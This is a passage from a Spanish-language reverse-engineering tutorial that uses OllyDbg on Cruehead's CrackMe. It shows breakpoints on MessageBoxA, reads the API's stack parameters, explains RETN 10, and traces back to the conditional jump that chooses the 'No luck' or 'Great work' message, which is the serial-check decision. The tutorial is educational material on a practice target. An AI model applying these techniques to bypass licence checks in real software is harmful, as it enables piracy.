
Arriba nos va marcando las letras que tipeamos y el cursor halla la api




Si hago click derecho encima del nombre de la api tengo diferentes opciones



Si elijo FOLLOW IMPORT IN DISSASSEMBLER nos llevara a la dirección de la api, este es otro método para llegar a la dirección, si no tenemos ganas de tipear en la comandbar.



Aquí vemos un común error que cometen muchos que recién se inician, si allí en la api hago SEARCH FOR NAME (LABEL) IN CURRENT MODULE



OLLYDBG buscara en este caso las APIS o NAMES correspondientes a USER32.dll ya que allí lo especifica busca en el MODULO que esta visible en el listado, CURRENT MODULE y el que esta visible cuando estamos en la api es USER32.dll lo podemos ver en el mismo OLLYDBG arriba

```
OllyDbg - CRACKME.EXE - [CPU - main thread, module USER32]
File View Debug Plugins Options Window Help

77D504EA   8BFF            MOV EDI,EDI
77D504EC   55              PUSH EBP
77D504ED   8BEC            MOV EBP,ESP
77D504EF   833D BC04D777   CMP DWORD PTR DS:[77D704BC],0
77D504F6 v 74 24           JE SHORT USER32.77D5051C
77D504F8   64:A1 18000000  MOV EAX,DWORD PTR FS:[18]
77D504FE   6A 00           PUSH 0
77D50500   FF70 24         PUSH DWORD PTR DS:[EAX+24]
77D50503   68 240BD777     PUSH USER32.77D70B24
77D50508   FF15 C812D177   CALL DWORD PTR DS:[<&KERNEL32.Interlock  kernel32.InterlockedCompareExchange
77D5050E   85C0            TEST EAX,EAX
77D50510 v 75 0A           JNZ SHORT USER32.77D5051C
77D50512   C705 200BD777   MOV DWORD PTR DS:[77D70B20],1
77D5051C   6A 00           PUSH 0
77D5051E   FF75 14         PUSH DWORD PTR SS:[EBP+14]
77D50521   FF75 10         PUSH DWORD PTR SS:[EBP+10]
77D50524   FF75 0C         PUSH DWORD PTR SS:[EBP+C]
77D50527   FF75 08         PUSH DWORD PTR SS:[EBP+8]
77D5052A   E8 2D000000     CALL USER32.MessageBoxExA
77D5052F   5D              POP EBP
77D50530   C2 1000         RETN 10
77D50533   90              NOP
77D50534   90              NOP
```

Aun cuando nosotros no estemos ejecutando en este momento la api y solo mirando al buscar NAMES saldran las de USER32.dll que no son las que en este momento nos interesan, por lo tanto si queremos volver a ver las apis del Crackme de Cruehead debemos apretar MENOS hasta volver a ver el listado del CRACKME por ejemplo en el ENTRY POINT y allí si, si hacemos SEARCH FOR NAMES nos mostrara las apis del mismo.

PARA WINDOWS NT/2000, XP o 2003

A PARTIR DE AQUÍ EL TUTORIAL CONTINUA PARA SISTEMAS NT/2000 y XP, les recomiendo a los que tienen WINDOWS 95 o 98 pasarse a cualquiera de esos sistemas, que allí es donde OLLYDBG es mas potente, pero si no pueden hacerlo salteen esta parte y vayan a donde dice APENDICE PARA WINDOWS 98

```
0040319C .idata  Import  USER32.LoadStringA
0040322C .idata  Import  KERNEL32.lstrlen
00403194 .idata  Import  USER32.MessageBeep
004031AC .idata  Import  USER32.MessageBoxA
00401000 CODE    Export  <ModuleEntryPoint>
004031C0 .idata  Import  USER32.MoveWindow
00403220 .idata  Import  KERNEL32.OpenFile
004031B0 .idata  Import  USER32.PostQuitMessage
00403288 .idata  Import  COMDLG32.PrintDlgA
0040323C .idata  Import  KERNEL32.ReadFile
004031E0 .idata  Import  USER32.RegisterClassA
004031D0 .idata  Import  USER32.SendMessageA
004031A8 .idata  Import  USER32.SetFocus
004031D4 .idata  Import  USER32.SetTimer
004031D8 .idata  Import  USER32.SetWindowPos
004031CC .idata  Import  USER32.ShowWindow
00403260 .idata  Import  GDI32.StartDocA
0040325C .idata  Import  GDI32.StartPage
00403258 .idata  Import  GDI32.TextOutA

Actualize
Follow import in Disassembler
Follow in Dump
Find references to import          Enter
View call tree
Toggle breakpoint on import
Conditional breakpoint on import
```


Vemos que cuando estoy en la lista de apis del crackme otra opción es poner un BREAKPOINT en dicha api, asi cuando el programa llama a la misma parara, hagámoslo con CLICK DERECHO-TOGGLE BREAKPOINT ON IMPORT.

También podríamos hacerlo directamente en la commandbar tipeando


Bp MessageBoxA

```
77D504EA   8BFF            MOV EDI,EDI
77D504EC   55              PUSH EBP
77D504ED   8BEC            MOV EBP,ESP
77D504EF   833D BC04D777   CMP DWORD PTR DS:[77D704BC],0
77D504F6 v 74 24           JE SHORT USER32.77D5051C
77D504F8   64:A1 18000000  MOV EAX,DWORD PTR FS:[18]
77D504FE   6A 00           PUSH 0
77D50500   FF70 24         PUSH DWORD PTR DS:[EAX+24]
77D50503   68 240BD777     PUSH USER32.77D70B24
77D50508   FF15 C812D177   CALL DWORD PTR DS:[<&KERNEL32.Interlock  kernel32.InterlockedCompareExchange
77D5050E   85C0            TEST EAX,EAX
77D50510 v 75 0A           JNZ SHORT USER32.77D5051C
77D50512   C705 200BD777   MOV DWORD PTR DS:[77D70B20],1
77D5051C   6A 00           PUSH 0
77D5051E   FF75 14         PUSH DWORD PTR SS:[EBP+14]
77D50521   FF75 10         PUSH DWORD PTR SS:[EBP+10]
77D50524   FF75 0C         PUSH DWORD PTR SS:[EBP+C]
77D50527   FF75 08         PUSH DWORD PTR SS:[EBP+8]
77D5052A   E8 2D000000     CALL USER32.MessageBoxExA
77D5052F   5D              POP EBP
77D50530   C2 1000         RETN 10
77D50533   90              NOP
77D50534   90              NOP
```

Si ahora vemos la direccion de la api apreciamos que se ha puesto un BREAKPOINT en la dirección de inicio de la misma, de esta forma si la api es usada parara OLLYDBG en ella, apretemos F9 para correr el CRACKME DE CRUEHEAD y ver si para alli.




Vemos que aparece la ventanita y aun no paro vayamos a HELP-REGISTER




En la ventana tipeemos algún nombre y serial falso y apretemos OK

Vemos que el OLLYDBG paro veamos porque

En la esquina inferior derecha vemos que esta PAUSADO



Y en la esquina inferior izquierda siempre nos muestra el motivo porque paro.



Allí dice BREAKPOINT en USER32.MessageBoxA o sea que paro en nuestro BREAKPOINT en la API.

```
0012FE8C  004013C1  CALL to MessageBoxA from CRACKME.004013BC
0012FE90  004608E2  hOwner = 004608E2 ('CrackMe v1.0',class='No need to disasm the code!')
0012FE94  00402169  Text = "No luck there, mate!"
0012FE98  00402160  Title = "No luck!"
0012FE9C  00000030  Style = MB_OK|MB_ICONEXCLAMATION|MB_APPLMODAL
0012FEA0  00401232  RETURN to CRACKME.00401232 from CRACKME.0040137E
0012FEA4  0040218E  ASCII "RICNAR456"
0012FEA8  00000000
0012FEAC  0012FF1C
```

Vemos que OLLYDBG nos muestra información ya que cada api se llama con determinados parámetros que se pasan al stack antes de llamarla, y en este caso vemos

En la primera línea la dirección de retorno del CALL que nos hizo llegar aquí en este caso 4013C1

```
004013A8  .  8BC7          MOV EAX,EDI
004013AA  .  EB 15         JMP SHORT CRACKME.004013C1
004013AC  >  5E            POP ESI
004013AD  .  6A 30         PUSH 30                          Style = MB_OK|MB_ICONEXCLAMATION|MB_APPLMODAL
004013AF  .  68 60214000   PUSH CRACKME.00402160             Title = "No luck!"
004013B4  .  68 69214000   PUSH CRACKME.00402169             Text = "No luck there, mate!"
004013B9  .  FF75 08       PUSH DWORD PTR SS:[EBP+8]         hOwner
004013BC  .  E8 79000000   CALL <JMP.&USER32.MessageBoxA>    MessageBoxA
004013C1  >  C3            RETN
004013C2  $  33FF          XOR EDI,EDI
004013C4  .  33DB          XOR EBX,EBX
004013C6  >  8A1E          MOV BL,BYTE PTR DS:[ESI]
004013C8     84DB          TEST BL,BL
```

Como vimos cuando explicamos CALL Y RET siempre se pasa al stack la dirección de retorno del mismo, y allí esta cuando llegue al RET de la api volverá a 4013c1.

Luego abajo los parámetros de la misma nos muestran entre otras cosas ya que la api MessageboxA es la encargada de mostrarnos los típicos cartelitos de mensajes de Windows, el titulo del mensaje, el texto, el estilo etc.

Ya vemos que el TEXTO es NO LUCK THERE, MATE que es el cartel que coloca el Crackme de Cruehead cuando el serial que introdujiste no es correcto.


Pues allí estamos y el crackme esta a punto de mostrarnos el fatídico cartelito.

```
77D504EA   8BFF            MOV EDI,EDI
77D504EC   55              PUSH EBP
77D504ED   8BEC            MOV EBP,ESP
77D504EF   833D BC04D777   CMP DWORD PTR DS:[77D704BC],0
77D504F6 v 74 24           JE SHORT USER32.77D5051C
77D504F8   64:A1 18000000  MOV EAX,DWORD PTR FS:[18]
77D504FE   6A 00           PUSH 0
77D50500   FF70 24         PUSH DWORD PTR DS:[EAX+24]
77D50503   68 240BD777     PUSH USER32.77D70B24
77D50508   FF15 C812D177   CALL DWORD PTR DS:[<&KERNEL32.Interlock  kernel32.InterlockedCompareExchange
77D5050E   85C0            TEST EAX,EAX
77D50510 v 75 0A           JNZ SHORT USER32.77D5051C
77D50512   C705 200BD777   MOV DWORD PTR DS:[77D70B20],1
77D5051C   6A 00           PUSH 0
77D5051E   FF75 14         PUSH DWORD PTR SS:[EBP+14]
77D50521   FF75 10         PUSH DWORD PTR SS:[EBP+10]
77D50524   FF75 0C         PUSH DWORD PTR SS:[EBP+C]
77D50527   FF75 08         PUSH DWORD PTR SS:[EBP+8]
77D5052A   E8 2D000000     CALL USER32.MessageBoxExA
77D5052F   5D              POP EBP
77D50530   C2 1000         RETN 10
77D50533   90              NOP
77D50534   90              NOP
```

Para que vean que no le miento y que la api es la encargada de hacerlo, pongamos un BREAKPOINT en el RET 10 que es el final de la api, allí lo vemos debajo, en su maquina puede cambiar pero siempre es el primer RET a partir de la dirección de inicio de la api que vemos al ir bajando.

```
77D504EA   8BFF            MOV EDI,EDI
77D504EC   55              PUSH EBP
77D504ED   8BEC            MOV EBP,ESP
77D504EF   833D BC04D777   CMP DWORD PTR DS:[77D704BC],0
77D504F6   74 24           JE SHORT USER32.77D5051C
77D504F8   64:A1 18000000  MOV EAX,DWORD PTR FS:[18]
77D504FE   6A 00           PUSH 0
77D50500   FF70 24         PUSH DWORD PTR DS:[EAX+24]
77D50503   68 240BD777     PUSH USER32.77D70B24
77D50508   FF15 C812D177   CALL DWORD PTR DS:[<&KERNEL32.Interlocke  kernel32.Interlocke
77D5050E   85C0            TEST EAX,EAX
77D50510   75 0A           JNZ SHORT USER32.77D5051C
77D50512   C705 200BD777   MOV DWORD PTR DS:[77D70B20],1
77D5051C   6A 00           PUSH 0
77D5051E   FF75 14         PUSH DWORD PTR SS:[EBP+14]
77D50521   FF75 10         PUSH DWORD PTR SS:[EBP+10]
77D50524   FF75 0C         PUSH DWORD PTR SS:[EBP+C]
77D50527   FF75 08         PUSH DWORD PTR SS:[EBP+8]
77D5052A   E8 2D000000     CALL USER32.MessageBoxExA
77D5052F   5D              POP EBP
77D50530   C2 1000         RETN 10
77D50533   90              NOP
77D50534   90              NOP
77D50535   90              NOP
```

Allí tenemos la api cercada apretemos F9 o RUN.



Allí vemos el típico cartelito de la MessageboxA y como nos aviso OLLYDBG el titulo es NO LUCK! Y el texto NO LUCK THERE MATE! o sea que no tuvimos suerte con nuestro serial.

Por supuesto al aceptar para en el RET de la api

```
77D504EA   8BFF            MOV EDI,EDI
77D504EC   55              PUSH EBP
77D504ED   8BEC            MOV EBP,ESP
77D504EF   833D BC04D777   CMP DWORD PTR DS:[77D704BC],0
77D504F6   74 24           JE SHORT USER32.77D5051C
77D504F8   64:A1 18000000  MOV EAX,DWORD PTR FS:[18]
77D504FE   6A 00           PUSH 0
77D50500   FF70 24         PUSH DWORD PTR DS:[EAX+24]
77D50503   68 240BD777     PUSH USER32.77D70B24
77D50508   FF15 C812D177   CALL DWORD PTR DS:[<&KERNEL32.Interlocke  kernel32.Interloc
77D5050E   85C0            TEST EAX,EAX
77D50510   75 0A           JNZ SHORT USER32.77D5051C
77D50512   C705 200BD777   MOV DWORD PTR DS:[77D70B20],1
77D5051C   6A 00           PUSH 0
77D5051E   FF75 14         PUSH DWORD PTR SS:[EBP+14]
77D50521   FF75 10         PUSH DWORD PTR SS:[EBP+10]
77D50524   FF75 0C         PUSH DWORD PTR SS:[EBP+C]
77D50527   FF75 08         PUSH DWORD PTR SS:[EBP+8]
77D5052A   E8 2D000000     CALL USER32.MessageBoxExA
77D5052F   5D              POP EBP
77D50530   C2 1000         RETN 10
77D50533   90              NOP
77D50534   90              NOP
77D50535   90              NOP
```

Como vimos el proceso de aparición del cartel, ocurrió entre el inicio y final de la api, allí estamos en el RETN10.

Ya que no aclaramos la diferencia entre en RETN 10 y el RET común lo haremos aquí en este caso si el RET fuera común, al ejecutarlo, volvería a la dirección de retorno 4013C1

```
0012FE8C  004013C1  RETURN to CRACKME.004013C1 from <JMP.&USER32.MessageBoxA>
0012FE90  01E6079A
0012FE94  00402169  ASCII "No luck there, mate!"
0012FE98  00402160  ASCII "No luck!"
0012FE9C  00000030
0012FEA0  00401232  RETURN to CRACKME.00401232 from CRACKME.0040137E
0012FEA4  0040218E  ASCII "RICNAR456"
0012FEA8  00000000
0012FEAC  0012FF1C
0012FEB0  00401128  RETURN to CRACKME.WndProc from <JMP.&KERNEL32.ExitProcess>
0012FEB4  0012FEE0
0012FEB8  77D18734  RETURN to USER32.77D18734
0012FEBC  01E6079A
0012FEC0  00000111
0012FEC4  00000066
0012FEC8  00000000
```

Y al quitar el valor de la dirección de retorno de arriba del stack, este quedaría en mi caso en 12Fe90, en el caso del RETN10 vuelve a la misma dirección 4013C1, pero a ESP se le suma 10 con lo cual el stack debería quedar en 12fe90 mas 10 seria esp=12fea0 veamos apretemos F7.

RETORNO DEL APÉNDICE PARA WINDOWS 98 desde aquí sigue para todos los SO.

```
004013A8  .  8BC7          MOV EAX,EDI
004013AA  .v EB 15         JMP SHORT CRACKME.004013C1
004013AC  >  5E            POP ESI
004013AD  .  6A 30         PUSH 30                          Style = MB_OK|MB_ICONEXCLAMATION|MB_APPLMODAL
004013AF  .  68 60214000   PUSH CRACKME.00402160             Title = "No luck!"
004013B4  .  68 69214000   PUSH CRACKME.00402169             Text = "No luck there, mate!"
004013B9  .  FF75 08       PUSH DWORD PTR SS:[EBP+8]         hOwner
004013BC  .  E8 79000000   CALL <JMP.&USER32.MessageBoxA>    MessageBoxA
004013C1  >  C3            RETN
004013C2  r  33FF          XOR EDI,EDI
004013C4  .  33DB          XOR EBX,EBX
004013C6  >  8A1E          MOV BL,BYTE PTR DS:[ESI]
```

Allí retornamos de la api al crackme y vemos que en el stack se cumplió lo que mostramos el RETN 10 le suma a ESP 10 mas de lo que valdría si retorna como RET solo.

```
0012FEA0  00401232  RETURN to CRACKME.00401232 from CRACKME.0040137E
0012FEA4  0040218E  ASCII "RICNAR456"
0012FEA8  00000000
0012FEAC  0012FF1C
0012FEB0  00401128  RETURN to CRACKME.WndProc from <JMP.&KERNEL32.ExitProce
0012FEB4  0012FEE0
0012FEB8  77D18734  RETURN to USER32.77D18734
0012FEBC  01E6079A
0012FEC0  00000111
0012FEC4  00000066
0012FEC8  00000000
0012FECC  00401128  RETURN to CRACKME.WndProc from <JMP.&KERNEL32.ExitProce
```

La cuestión es que la decisión ya fue tomada y nosotros estamos en el horno, ya nos dijo mala suerte amigo, el serial que tipeaste no sirve.

Apretemos F9 nuevamente


```
77D504EA  8BFF            MOV EDI,EDI
77D504EC  55              PUSH EBP
77D504ED  8BEC            MOV EBP,ESP
77D504EF  833D BC04D777   CMP DWORD PTR DS:[77D704BC],0
77D504F6  74 24           JE SHORT USER32.77D5051C
77D504F8  64:A1 18000000  MOV EAX,DWORD PTR FS:[18]
77D504FE  6A 00           PUSH 0
77D50500  FF70 24         PUSH DWORD PTR DS:[EAX+24]
77D50503  68 240BD777     PUSH USER32.77D70B24
77D50508  FF15 C812D177   CALL DWORD PTR DS:[<&KERNEL32.Interlock
77D5050E  85C0            TEST EAX,EAX
77D50510  75 0A           JNZ SHORT USER32.77D5051C
77D50512  C705 200BD777   MOV DWORD PTR DS:[77D70B20],1
77D5051C  6A 00           PUSH 0
77D5051E  FF75 14         PUSH DWORD PTR SS:[EBP+14]
77D50521  FF75 10         PUSH DWORD PTR SS:[EBP+10]
77D50524  FF75 0C         PUSH DWORD PTR SS:[EBP+C]
77D50527  FF75 08         PUSH DWORD PTR SS:[EBP+8]
77D5052A  E8 2D000000     CALL USER32.MessageBoxExA
77D5052F  5D              POP EBP
77D50530  C2 1000         RETN 10
77D50533  90              NOP
77D50534  90              NOP
```

```
Command ? 41
Breakpoint at USER32.MessageBoxA
```


Vemos que para nuevamente en la api, y que por si no me di cuenta me va a decir que no tuve suerte jeje

```
0012FE8C  0040137D  CALL to MessageBoxA from CRACKME.00401378
0012FE90  01E6079A  hOwner = 01E6079A ('CrackMe - 1.0',class='No need to disasm the code!')
0012FE94  00402169  Text = "No luck there, mate!"
0012FE98  00402160  Title = "No luck!"
0012FE9C  00000030  Style = MB_OK|MB_ICONEXCLAMATION|MB_APPLMODAL
0012FEA0  0040124A  RETURN to CRACKME.0040124A from CRACKME.00401362
0012FEA4  0040218E  ASCII "RICNAR456"
0012FEA8  00000000
0012FEAC  0012FF1C
0012FEB0  00401128  RETURN to CRACKME.WndProc from <JMP.&KERNEL32.ExitProcess>
0012FEB4  0012FEE0
0012FEB8  77D18734  RETURN to USER32.77D18734
0012FEBC  01E6079A
0012FEC0  00000111
```


Vemos que en este caso la dilección de retorno es 40137d veamos que hay allí con GOTO EXPRESIÓN 40137D en el listado o bien en la primera línea del stack CLICK DERECHO- FOLLOW IN DISASSEMBLER



Alli vemos que volveria a 40137D y que estamos dentro del call que llama a MessageboxA que esta justo arriba en 401378.



Vemos arriba que hay otro MessageBoxA pero con el mensaje de felicitación de que acertamos GREAT WORK, jeje si pudiéramos llegar allí en vez de al cartel de que no tuvimos suerte seria un primer gran paso.




Vemos que OLLYDBG en su análisis inicial nos muestra unos corchetes, que significa que eso es una rutina que empieza y termina allí, vemos que hay dos, una para el cartel de NO LUCK que empieza en 401362 y otra para el GREAT WORK que empieza en 40134D.

Si vamos a 401362 que es el inicio de la rutina donde estamos (aun dentro del MessageBoxA) y hago click allí el OLLYDBG me muestra en las aclaraciones.

```
0040135C  .   E8 D9000000   CALL <JMP.&USER32.MessageBoxA>
00401361  .   C3            RETN
00401362  $   6A 00         PUSH 0
00401364  .   E8 AD000000   CALL <JMP.&USER32.MessageBeep>
00401369  .   6A 30         PUSH 30
0040136B  .   68 60214000   PUSH CRACKME.00402160
00401370  .   68 69214000   PUSH CRACKME.00402169
00401375  .   FF75 08       PUSH DWORD PTR SS:[EBP+8]
00401378  .   E8 BD000000   CALL <JMP.&USER32.MessageBoxA>
0040137D  .   C3            RETN
0040137E  $   8B7424 04     MOV ESI,DWORD PTR SS:[ESP+4]
00401382  .   56            PUSH ESI
00401383  >   8A06          MOV AL,BYTE PTR DS:[ESI]
00401385  .   84C0          TEST AL,AL
00401387  .v  74 13         JE SHORT CRACKME.0040139C
00401389  .   3C 41         CMP AL,41
0040138B  .v  72 1F         JB SHORT CRACKME.004013AC
0040138D  .   3C 5A         CMP AL,5A
0040138F  .v  73 03         JNB SHORT CRACKME.00401394
00401391  .   46            INC ESI
00401392  .^  EB EF         JMP SHORT CRACKME.00401383
00401394  >   E8 39000000   CALL CRACKME.004013D2
00401399  .   46            INC ESI
0040139A  .^  EB E7         JMP SHORT CRACKME.00401383
0040139C  >   5E            POP ESI
0040139D  .   E8 20000000   CALL CRACKME.004013C2
004013A2  .   81F7 7856000  XOR EDI,5678
004013A8  .   8BC7          MOV EAX,EDI
004013AA  .v  EB 15         JMP SHORT CRACKME.004013C1
004013AC  >   5E            POP ESI
Local call from 00401245
```

Quiere decir que OLLYDBG sabe que esa rutina ya que es DIRECTA es llamada desde 401245 veamos allí que hay CLICK DERECHO – GOTO CALL FROM 401245.






```
00401240  .   58            POP EAX
00401241  .   3BC3          CMP EAX,EBX
00401243  .v  74 07         JE SHORT CRACKME.0040124C
00401245  .   E8 18010000   CALL CRACKME.00401362
0040124A  .^  EB 9A         JMP SHORT CRACKME.004011E6
0040124C  >   E8 FC000000   CALL CRACKME.0040134D
00401251  .^  EB 93         JMP SHORT CRACKME.004011E6
00401253  .   C8 000000     ENTER 0,0
00401257  .   53            PUSH EBX
```

Hmm esta zona parece muy sospechosa hay una comparación y un salto y según el resultado de ese salto va al call de 401362 que es el que muestra NO LUCK y si no va al CALL 40134D que muestra GREAT WORK, esto no podemos perderlo pongamos un BREAKPOINT en dicho salto condicional.

```
00401240  .   58            POP EAX
00401241  .   3BC3          CMP EAX,EBX
00401243  .v  74 07         JE SHORT CRACKME.0040124C
00401245  .   E8 18010000   CALL CRACKME.00401362
0040124A  .^  EB 9A         JMP SHORT CRACKME.004011E6
0040124C  >   E8 FC000000   CALL CRACKME.0040134D
00401251  .^  EB 93         JMP SHORT CRACKME.004011E6
00401253  .   C8 000000     ENTER 0,0
00401257  .   53            PUSH EBX
```


Y quitemos los breakpoints en la api MessageBoxA por ahora, eso puede hacerse en la ventana B de breakpoints



